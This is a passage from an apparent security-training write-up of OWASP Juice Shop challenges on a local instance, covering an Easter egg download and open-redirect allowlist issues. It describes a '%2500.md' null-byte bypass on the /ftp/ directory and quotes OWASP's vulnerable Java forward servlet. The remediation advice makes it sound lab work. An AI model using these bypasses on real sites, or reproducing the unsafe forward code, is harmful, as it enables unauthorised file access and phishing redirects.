



The website tells us to find the hidden easter egg on it.

Since we know where to find the files on the data and the path to it we go there which is 127.0.0.1:3000/ftp/




We see an `eastere.gg` file on this directory so this must be it.





In order to download it we need to bypass the restriction by adding %2500.md to the end of the link



We manage to download the eastere.gg file and in note it says “congratulations, you found the easter egg” therefore, we finished the challenge.

Recommendation:

Remove or disable any undocumented or developer-only features in production systems. Use automated tools to scan for hidden endpoints or unintended functionality in the application. Establish a review and approval process for all deployed code and features to avoid hidden functionality. Educate developers about the risks associated with leaving unapproved or hidden features in production. Perform regular security assessments and penetration testing to uncover potential Easter Eggs.

4. Unvalidated Redirects


Outdated Allowlist ★

Severity: Medium


Description: Outdated allowlists fail to validate the safety of redirection URLs properly. Attackers can exploit these legacy rules to redirect users to malicious domains, phishing pages, or exploitative third-party sites.

Impact: Users may fall victim to phishing attacks, credential theft, or malware downloads. Additionally, outdated allowlist mechanisms may bypass intended security measures, leaving applications vulnerable to social engineering campaigns.


Steps to reproduce the vulnerability:



Here we are asked to redirect to one of the crypto currency addresses of the website.
So we know that there are redirect links on site even tho it's not promoted any longer maybe it's still on the files.




We open the developer tools and inspect the main.js for redirects and see a link that is what we need which has blockchain in it.



We copy the link and paste it to the website link

And it redirected us to the blockchain.com



We successfully completed the challenge.

Recommendation:

Regularly update and review allowlists to ensure they remain accurate and secure. Implement strict validation for redirect URLs, ensuring they match a predefined set of trusted domains. Use server-side validation instead of relying solely on client-side checks. Log and monitor redirect activity for anomalies.


Allowlist Bypass ★★★★

Severity: **High**


Description: Allowlist bypass vulnerabilities occur when attackers can manipulate or craft URLs to evade security controls set by the allowlist. This often happens due to improper validation logic, case sensitivity, or encoding mismatches in the allowlist enforcement process.

Impact: Users may unknowingly be redirected to malicious websites, resulting in phishing attacks, malware infections, or exposure of sensitive credentials. Organizations may suffer from compliance failures and reputational harm.


Steps to reproduce the vulnerability:



We are asked to enforce a redirect to a page that is not supposed to redirect on this challenge.



Once again, we use developer tools and search for redirects in order to see them.



We can see that we are able to redirect to this page as normal however, we want to force it to redirect us to bahcesehir universit's website.

Screenshot of a web browser showing the OWASP Cheat Sheet Series page for "Unvalidated Redirects and Forwards". The page contains a "Dangerous Forward Example" code snippet and a screenshot of the OWASP Juice Shop application showing a 406 error due to an unhandled redirect.

Dangerous Forward Example

When applications allow user input to forward requests between different parts of the site, the application must check that the user is authorized to access the URL, perform the functions it provides, and it is an appropriate URL request.

If the application fails to perform these checks, an attacker crafted URL may pass the application's access control check and then forward the attacker to an administrative function that is not normally permitted.

Example:

```
http://www.example.com/function.jsp?fwd=admin.jsp
```

The following code is a Java servlet that will receive a GET request with a URL parameter named fwd in the request to forward to the address specified in the URL parameter. The servlet will retrieve the URL parameter value from the request and complete the server-side forward processing before responding to the browser.

```
public class ForwardServlet extends HttpServlet
{
    protected void doGet(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException {
        String query = request.getQueryString();
        if (query.contains("fwd")) {
            String fwd = request.getParameter("fwd");
            try {
                request.getRequestDispatcher(fwd).forward(request, response);
            } catch (ServletException e) {
                e.printStackTrace();
            }
        }
    }
}
```

OWASP Juice Shop (Express ^4.17.1)

